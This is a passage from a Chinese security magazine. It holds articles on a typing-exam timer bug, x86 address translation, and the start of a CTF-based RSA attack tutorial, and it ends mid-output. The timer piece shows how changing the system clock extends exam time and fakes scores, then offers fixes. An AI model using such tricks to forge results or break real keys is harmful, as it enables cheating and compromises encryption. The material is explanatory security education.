以上我们通过分别介绍单层驱动与多层驱动的 IRP 传递机制，讲解了 IRP 的穿越之旅，难点在于大家理解整个驱动程序的调用框架，以及 IoCopyCurrentIrpStackLocationToNext(pIrp) 与 IoSkipCurrentIrpStackLocation(pIrp) 两个函数的区别。

被忽略的计时与倒计时Bug

文/图 BadTudou

问：1, 2, 3! 3, 2, 1! 这是什么？

答曰：计时！倒计时！

单位要组织文字录入考试比赛，使用的是一个免费软件：文字录入考试系统。软件分为两部分：学生端（图 1）和教师端（图 2）。




图 1




图 2

在教师端中运行“考试向导”，将考试时间设为 5 分钟，等待学生端接入。学生端在“网络设置”中设置好服务器 IP 地址和端口号等信息后，单击“考试模式”进入考试界面（图 3）。

此时，显示已用时间为 0 秒，倒计时间为 300 秒。单击“开始考试”，在考试开始一段时间后，用时由 0 开始增加，倒计时由最初的 300 不断减少（图 4）。



图 3




图 4

当时间达到设定的 5 分钟后，已用时间显示为 300，学生端考试结束（图 5）。




图 5

此过程中，学生端单击“开始考试”后，软件获取此时的系统时间，记为 start_time，而后系统不断获取当前系统时间，记为 now_time，已用时间 = now_time - start_time，倒计时 = 设定的考试时间 - 已用时间。

在更新考试倒计时过程中，软件需要不断获取系统当前时间，如果在这个过程中我们更改系统时间，是不是就能得到更多的考试时间呢？

设置考生姓名为“测试二”，重新进入考试，经过一段时间后，显示已用时间为 8，倒计时间为 292，如图 6 所示。





图 6

此时进入“控制面板”中的“日期和时间”选项，将系统时间提前约 2 分钟，进入考试界面，显示已用时间为-77，倒计时为 377，如图 7 所示。



(图 7)

直至考试结束，我们此次考试~~时间超过了~~系统所设定的 5 分钟，但在最后提交的成绩中，测试二的考试时间仍为 5 分钟。利用这个漏洞，我们可以随意伪造自己的文字录入成绩。

由此可见，在常见的计时或倒计时功能中，存在着很大的 Bug，即用户可以有针对性的修改系统当前时间，已达到所预期的目的。针对这种情况，下面是两个可行的计时示例。

一是使用 Sleep 函数，其实现代码如下：

```
#include "stdio.h"
#include "windows.h"
using namespace std;

int main(int argc, char *argv[])
{
    int i = 0;
    while( TRUE)
    {
        Sleep(1000); //暂停线程，单位为毫秒，1000 毫秒记为 1 秒
        i++;
        printf("已用时间: %d\n",i);
    }
    return 0;
}
```

二是使用 GetTickCount 函数，其实现代码如下：

```
#include "stdio.h"
#include "windows.h"
using namespace std;

int main(int argc, char *argv[])
```

```
{
    int irstart = 0;
    irstart = GetTickCount(); //获取系统启动以来到现在的时间

    while(TRUE)
    {
        int i = GetTickCount()- irstart; //获取已用的时间，单位为毫秒，除以 1000 得到
秒数

        printf("已用时间: %d\n",i/1000);
    }
    return 0;
}
```

在程序编写中，大多数人喜欢通过获取系统当前时间与起始时间的差来计时，这样往往会因为用户恶意修改系统当前时间而造成意想不到的后果，如曾有人通过系统时间来延长杀毒软件的使用期。对于软件而言，这是一个被大多数人所忽略的 Bug！如果是文中类似的 C/S 模型，则应该统一由服务端计时，以避免这种情况的发生。

一次艰辛的寻址之旅

文/图 王晓松

很久以前看过一部影片，讲述的是一群从劳动营逃出的人翻雪山过草地，经过艰难跋涉，终于回到家乡的故事。在使用 Intel 芯片的 Windows 系统中，一个虚拟地址被定位到其对应的物理地址，也需要使用事先精心搭建的管理结构，步步为营，精确定位，方能准确无误的找到目的地址。

基础知识

1) 物理地址

电影“海洋”里有一句话“什么是海，什么是洋呢？”在操作系统中，我们经常会看到“地址”、“数据”的字眼，那么究竟什么是操作系统中的地址和数据呢？请看图 1。




图 1 CPU 与外围设备的数据交互



操作系统最底层的工作就是对数据的操作，CPU 本身并不存储数据，只是一个操作者，数据在外围设备，当 CPU 与外围设备交互数据时，需要到某个地址读取或者写入数据。操作系统中的地址和我们生活中的概念非常类似，比如小王在银行有五个寄存柜，分别是保险库的第 1、5、7、9、11 号柜，取东西时，他会告诉银行保管人员“麻烦取下第 11 号柜的物品”。这句话体现在操作系统中就是如图 1 使用的地址总线与数据总线。为了有效地读写数据，会有读控制线、写控制线相连。一般来说，外围设备都会有一个 en 引脚，该引脚上输入电平的变换可以决定该设备是否生效，若是不生效，则外围设备侧的地址、数据总线对外呈现为高阻状态，空气是高阻的，所以可以理解为该器件不存在。当需要从某个地址读取数据时，只要将地址总线设为对应的地址值，通过控制“读时序线”即可在数据总线上得到相应的数据（写时序与此类似）。

举个例子，设地址总线是八位长 A7-A0，要访问地址 0x83，则[A7-A0]应为=10000011B，换句话说，将 A7-A0 设为 10000011B 后，通过“读控制线”时序的变换，外围设备就会将需要的数据双手奉上在数据总线上，CPU 读入 D7-D0 上的值后即可完成一次读入操作。

对于 CPU 来说，它会访问多个外围设备，那么地址分配又是如何实现的呢？也很简单，请看图 2。假设现在有两个外围设备，每个地址空间都是 8 位，即[A7-A0]，若要 CPU 访问两个设备合起来的地址空间，CPU 需要 9 位[A8-A0]。换句话说，CPU 地址总线是 9 位，可以访问 $2^9=512$ 个地址单元，而每个外围器件共有 $2^8=256$ 个地址单元，我们想将外围设备 1 映射到高 256 地址，外围设备 2 映射到低 256 地址，实现方法如图 2 所示。在硬件连接上，[A7-A0] 与外设 1 和外设 2 的[A7-A0]同时相连，数据总线仍保持 8 位[D7:D0]，也同时与外设 1 和外设 2 相连，地址线 A8 的接法需要特别设计，前面说过每个外设都有一个使能引脚，地址线 A8 与两个外部设备使能引脚的连接关系如图 2。当访问的空间大于 $2^8=256$ 时，A8=1，即器件 1 生效，读取的内容为器件 1 的，此时器件 2 的使能引脚无效，地址总线、数据总线上的信号不会对总线上的数据产生影响。而当访问的空间小于 $2^8=256$ 时，A8=0，即器件 2 生效，读取的内容为器件 2 的。




图 2 多个外围设备的地址复用

通过这种方式，有效的将 CPU 的[A8-A0]的空间划分为 2 个[A7-A0]，完成了多个外围设备被纳入了 CPU 的一个空间范围内。我们在计算机中要接入很多的外围设备，其物理地址空

间的划分方法本质上就是这种思想。

2) 虚拟地址

以上我们举了个银行寄存柜的例子，现在对于用户来说可能会存在以下两个问题：

- ①用户记号码很费劲，比如前一节举的例子，枯燥得没有规律的数字 1、5、7、9、11，很容易记错。
- ②有些用户的柜子不用，但也必须无条件为该用户保留。

精明的银行家想出了一个好办法，给每个用户的卡号都是[1-10]号专用，用户只要有业务，不用记什么长长的无规律的号码，由管理员负责找到其名下用户需要的柜子，当然对于管理员来说是很清楚从用户的柜号到实际上保险库柜号的映射关系。而且对于银行家来说，柜子可以得到尽量高效的使用，可能一个用户拥有的十个柜子，只有五个柜子使用，那么银行家完全可以先分配五个柜子，其余的五个等用时再分配，这样柜子的使用效率也得到提高。

以上例子正是操作系统使用保护模式所包含的思想。对于现代操作系统来说，实现多进程是不可置疑的，我们可以将进程比作用户，而内存就是银行保险库，里面有很多个储物柜(对应着内存的一页)。若多个进程共享物理内存，互相的地址可以访问，则会存在上述例子中的不足，地址的管理复杂，尤其是需要进程本身去管理，为了避免和其他进程冲突，这几乎是不可能的。若某个进程申请了较大的空间，那么对这段地址的使用是独占的，即使并不使用，也不能分配给别的进程，效率低。依照上面的思想，解决的办法也是显而易见的，给每个进程分配一个独立的地址空间，即每个进程都有一个虚拟的地址空间（对于 32 位的 CPU 来说，每个进程的地址空间为 $2^{32}=4G$ ），至于虚拟地址到物理地址的映射，用一个被称为 MMU(内存管理单元)专门的部件实现，由此，保护模式诞生了。

我们再看看 Windows 的实现，无论对于虚拟地址空间，还是物理地址空间，都使用页面(大小为 4K)作为内存管理的基本单位，因此虚拟地址到物理地址的映射可以归结为虚拟地址空间的页面到物理地址空间页面的映射，以图 3 为例，进程 1 虚拟地址空间的 2 号页面被映射为物理地址空间的 1 号页面，而 6 号页面被映射为 7 号页面。不同的进程之间地址空间隔离，如同为 2 号页面，进程 1 中的映射为物理地址空间 1 号页面，而进程 2 中的映射为物理地址空间 3 号页面，除非是为了完成内存共享，一般来说，不同进程中的相同号码页面映射的物理页面并不相同。




图 3 地址空间的映射

寻址之旅

1) 映射关系的纽带：PTE(Page Table Entry)

好了，从虚拟地址到物理地址的主角 MMU 已经浮出水面，我们可以轻易推测，要将一个

长为 32 位的虚拟地址转换为物理地址，需要一个映射表。因为内存一页的大小为 4K，所以最直接的映射方式就是取虚拟地址的前 20 位作为虚拟页面序号，形成如图 4 的对应关系，我们可以称这种方案为直接映射方案。在操作系统中，这个映射表被称为页表，其中每一个条目被称为页表项(PTE, Page Table Entry)。当 MMU 拿到一个虚拟地址，直接取前 20 位，在页表中一查，找到对应的页面号，即可完成映射。




图 4 直接映射方案

直接映射方案中，每个进程的地址空间是 $2^{32}=4G$ ，则需要 1M 个 PTE，共 4M 大小的空间。注意，这 4M 必须是在物理内存中，而且物理地址必须是连续的，若是这样设计，如果系统有 100 个进程，则页表就要占用整整 400M 的物理地址空间，每个进程的地址空间是 4G，而实际使用的空间很少，所以占用这 400M 物理空间，是一个比较大的浪费，显然不符合现在在全国推广的节约精神的。

为了解决这个问题，在 Intel 的实现方案中，对 20 位的虚拟页面号进行进一步划分，分成两级，每级 10 位，如图 5 所示。第一级称为页目录索引，对应一个页目录表，每个表项称为页目录项 (PDE, Page Directory Entry)，第二级称为页表索引，对应页表，由于页目录索引只有 10 位，因此页目录的大小为 $4*1K=4K$ ，每个页目录项控制的地址范围为 4M，同理每个页表的大小也是 4K，正好一个页面。每个页目录项指向的也是一个页面，但是这个页面存储一个页表，而页表中的每一项则指向一个真正的存储数据的页面。使用这种二级索引的好处在于，页目录的 4K 页面始终在物理内存中，而其指向的页表可以用时再分配，比如页目录第 3 项指向的页面范围被第一次使用，此时并没有对应的页表存在，则内存管理器临时分配一个 4K 大小内存，建立页表，再在这个页表中填充目标地址页面的物理地址，完成映射。换句话说，页表页面是可以动态分配的，而只是 4K 大小的页目录页面需要始终在物理内存中。我们称这种映射方案为二级映射方案。与直接映射方案相比较，二级映射方案显然更合理实用。




图 5 二级映射方案

在 Intel 的二级映射方案确定后，我们看看最关键的 PTE、PDE 中的内容是如何构成的，如图 6 所示。




图 6 Intel x86 的硬件 PTE

因为每个物理页面为 4K 大小，所以使用 $2^{32}/2^{12}=2^{20}$ ，即 20 位的地址长度就可以满足描述 4G 空间的要求。在 PTE 中，从 0—11 位的 12 个比特为控制标志位，其含义如表 1 所示。

位的名称	含义
有效(V)	此页面是否已经映射入物理内存
可写(W)	在单处理器上指明该页面是可读写的还是只读的，在多处理器系统中，指明是否可写
用户/系统模式(U/S)	若为 1，则用户模式代码可以访问，若为 0，则只能内核代码访问
直接写(Wt)	当发生写操作时，是直接写入内存还是先写入缓存
禁止缓存(Cd)	该页面是否禁止缓存
访问过(A)	页面是否已经读过
脏(D)	页面是否已经写过
全局(G)	此页面的 PTE 是否适合于所有的进程
大页面(L)	仅对 PDE 有效，指明这是一个大页面 PDE

表 1 PTE 标志位的说明

上表中各个标志位的说明已经很详细了，实际上 PDE 与 PTE 的结构基本相同。

2) 映射过程

下面我们看看使用页目录和页表后，虚拟地址到物理地址的转换过程，如图 7 所示。




图 7 映射过程举例



由于页目录索引是从虚拟地址的 22 位到 31 位, 共 10 位, 并且每个 PDE 占用 4 个字节, 因此在一个页面(4K)中就可以存放页目录表(4×2^{10})。地址映射的过程是这样的:

①CR3 寄存器存放的内容包含了页目录表的物理地址, 取虚拟地址的 22-31 位作为该页目录表的索引, 可以得到对应的 PDE;

②由得到的 PDE, 使用图 5 的结构, 得到该虚拟地址对应页表的物理地址, 将此地址与虚拟地址中的页表索引乘以 4 再相加, 得到该虚拟地址对应页面的物理地址;

③最后, 将该页面的物理地址与虚拟地址中的页面偏移乘以 4 再相加, 最终确定目标地址。

如果我们对整个过程进行梳理, 再结合第一节中关于物理地址的论述, 可以想象, 如果我们站在内存边上, 会发现, 一次虚拟地址的寻址会出现 3 次对物理内存的访问。

第一次取 PDE, 即将 CR3 寄存器中的内容与页目录索引的地址相加, 得到 PDE 项的物理地址, 通过读时序读出内存中对应地址中的内容。对页表、页面的访问与之类似, 因此当对一个地址中的数据读写完成时, 实际上要完成三次对物理内存的访问。归结起来, 二级转译实际上的动作就是构建三次物理地址, 然后访问这三个地址的过程。

前面说过操作系统每个进程的地址空间是相互隔离的, 这就要求每个进程的页目录地址不能相同, 即每个进程的 PDE 并不相同, 这就需要在进程切换时(旧→新)更新 CR3 寄存器, 使其指向新进程页目录地址。在每个进程的内核层对象结构 KPROCESS 中, 有以下成员:

```
Typedef struct _KPROCESS{
    .....
    ULONG_PTR DirectoryTableBase[2];
    .....
}
```

DirectoryTableBase 成员是一个包含 2 项的数组, DirectoryTableBase[0]存放的是该进程页目录表的地址, 而 DirectoryTableBase[1]存放的是超空间页目录表的地址。DirectoryTableBase 成员的内容是在进程被创建时赋值的, 当进程切换(旧→新)时, 操作系统需要将新进程的 DirectoryTableBase 成员内容存入 CR3 寄存器, 从而使用新进程的页目录。

3) 加快映射速度的功臣: TLB

相较直接映射方案, 为了得到一个地址中的数据, 需要访问内存三次, 即取 PDE 一次, 取 PTE 一次, 最后取数据一次, 而直接映射方案只需要两次, 不要小看这不起眼的 1 次, 在操作系统中, 地址的翻译工作是极其频繁的, 为了提高效率, 在 Intel 的 CPU 实现中使用了 TLB。

TLB 的概念很简单, 从其英文全称(Transfer Look-aside Buffer)可以看出, 这是一个缓存, TLB 设计的目的就是加快地址转译过程的。需要注意一点的是, 它并不是操作系统实现的, 而是 Intel 处理器在其内部硬件实现。

所谓硬件、软件实现的区别, 可以小提一下。通常在操作系统中, 虽然是允许多线程并发执行, 但在某一时间点上, 只能有一个线程在运行。而硬件的实现要高效很多, 如专用的 ASIC 芯片和通用的 FPGA 芯片。举个例子, 比较操作使用较多, 在硬件实现中, 会将比较的值同时(注意是同一时间)与多个比较值进行比较, 从而快速达到比较的目的, 但是通常硬件实现的成本较高, 因此只是在一些急需提高效率的算法实现上使用硬件实现。

在 Intel CPU 中实现的 TLB, 其格式如图 8 所示。

虚拟页面号	物理页面
虚拟页面号	无效
虚拟页面号	物理页面
虚拟页面号	无效

图 8 TLB 表

很简单，若一个地址不在 TLB 中，通常使用二次转译得到页面号，之后将此次得到的对应关系存入 TLB。当然，TLB 的大小是有限的，当页面的对应关系发生变化时，如页面换出内存，一个页面的保护属性发生了变化，内存管理器会直接将这个对应关系标识为无效。当进程发生切换时，TLB 中的内容也会被清空。

CPU 在地址转译中各个部件的关系如图 9 所示。CPU 在拿到一个虚拟地址时，会首先查找 TLB，如果没有，再通过 MMU 进行虚拟地址到物理地址的映射，并将结果存入 TLB 中。




图 9 CPU 内部地址映射模块组

小结

本文首先介绍了虚拟地址与物理地址，之后讲解了由虚拟地址到物理地址的转换过程。实际上理解这个过程并不难，最主要是要理解设计的整体思路，这个方案在设计之初是如何构思的，遇到什么样的问题，又是如何解决的。

(完)



RSA 的攻击方法

文/图 修炼中的柳柳

在了解攻击 RSA 的方法前，我们先简单了解一下 RSA 算法中公私匙的生成方式，其一般流程如下：

- ☆ 从 `/dev/urandom` 读取 n 位的随机数，使用随机数计算出大数 p 和 q ；
- ☆ 计算 $n=pq$ ；
- ☆ 计算欧拉函数 $\Phi(n) = (p-1)(q-1)$ ；
- ☆ 随机选取 e ，满足 $\gcd(e, \Phi(n))=1$ ，则公钥即为 (e, n) ；
- ☆ 用 Euclid 算法计算 d ， $d*e \equiv 1 \pmod{\Phi(n)}$ ，则私钥即为 (d, n) 。

以下攻击方法所实现的代码均由 python 编写。python 天生支持大数运算，相对于 C、C++ 的高性能，python 的优点则是方便；同时配合 gmpy 库，可以在获得较好性能的同时方便地对大数进行各类数学操作，如 `root`、`sqrt`、`gcd`、`fctor` 等。

试除法

在了解 RSA 算法的情况下，可以知道 RSA 解密的难度就在于对 n 的分解。（或者说是对大素数 p 、 q 寻找和求乘积）。相对简单的 n ，我们能直接编写一个简单的函数对 n 进行因子分解，如图 1 所示。

```
>>> def factory(n, startx):
>>>     if startx == 0:
>>>         return
>>>     if n % startx == 0:
>>>         print "ok"
>>>         print startx, n/startx
>>>     else:
>>>         factory(n, startx-1)
>>>
>>> factory(21,20)
ok
7 3
```

图 1

真实环境下遇到的 n 通常是大数，虽然我们可以考虑用 gmpy 来储存大数并用循环代替递归，但将耗费巨大的时间和计算资源，很明显对 n 直接暴力分解是不现实的。

目前对 RSA 的攻击方法比对 DES 类共享密钥加密法多，并不是 RSA 算法有问题，相较于共享私匙加密法使用的替换和移位，用密钥长度和算法的稳健性来保证数据的安全，RSA 类公开密钥加密依赖的是数学上分解大数质因数的难度和当前计算机的计算能力。但难分解并不是不能分解，特别在实现 RSA 算法的过程中，人们往往很少注意某些细节，导致整个加密系统变得可被攻击。下面是从密码学安全的书籍中摘录的一些会导致问题的 RSA 实现细节：公匙 e 不应过小、两素数取值不应相近、不同的 RSA 密钥对不应共模。

我们先来看看公匙 e 过小导致的攻击。我们以 PlaidCTF 2012 RSA (Password Guessing) 为例进行说明，它仅提供 `rsa.tar` 文件，解压后得到 `enc.dat` 和 `id-rsa.pub` 文件。很明显，`id-rsa.pub` 是 OpenSSL 生成的公匙，`enc.dat` 是加密后的文件。我们用 OpenSSL 验证一下，如图 2 所示。

```

-root@root3m /tmp/rsa
$ openssl rsa -text -pubin -in id_rsa.pub -out id_rsa.txt
Modulus (4096 bit):
00:b0:a1:f3:90:ac:d3:d4:3b:47:d3:9f:13:26:62:
f6:9c:15:89:25:d9:28:71:e4:78:69:e2:84:1a:91:
7c:20:d5:10:24:31:b9:a9:78:14:58:d8:40:fd:29:
57:78:15:a4:16:12:d6:87:a3:48:7d:26:fb:ae:25:
6f:15:d4:74:0c:34:59:1b:64:6a:bc:cc:b1:a2:7a:
cd:e2:99:b3:e7:16:00:85:7b:45:5c:28:36:60:e0:
45:5c:68:ff:45:c0:64:4c:fe:c2:11:d7:f5:1a:16:
c8:2e:91:d7:86:d9:2c:79:9f:b3:cb:48:f9:2d:e3:
42:ba:70:dd:82:13:05:6b:31:4a:8d:51:da:94:93:
cf:1b:86:ec:15:fd:f0:3e:04:6e:76:d3:f1:a1:ad:
0a:ab:b6:84:ce:5d:15:7e:39:98:28:a6:3a:5a:f5:
92:02:28:bb:5e:a1:e6:6b:8f:ea:a3:cc:bb:af:f5:
55:e3:46:79:77:30:dd:fc:1d:4c:f4:a9:dd:40:65:
88:62:93:48:c4:c2:92:65:df:9e:2c:3d:02:55:8b:
e5:e3:5c:b2:77:f4:e7:ac:7b:51:58:ef:39:03:a3:
96:48:63:71:02:9e:54:a3:45:29:2a:ba:47:49:9f:
1c:26:7e:68:0a:e7:38:19:5f:d5:af:2a:80:75:93:
98:90:f5:d6:9e:6b:3e:94:e3:e5:60:86:1a:a6:c6:
c6:9d:a8:24:05:db:a2:18:2e:66:ec:ff:6a:8a:9c:
df:5a:d5:22:6f:07:3e:7d:52:5e:05:0f:dd:77:e0:
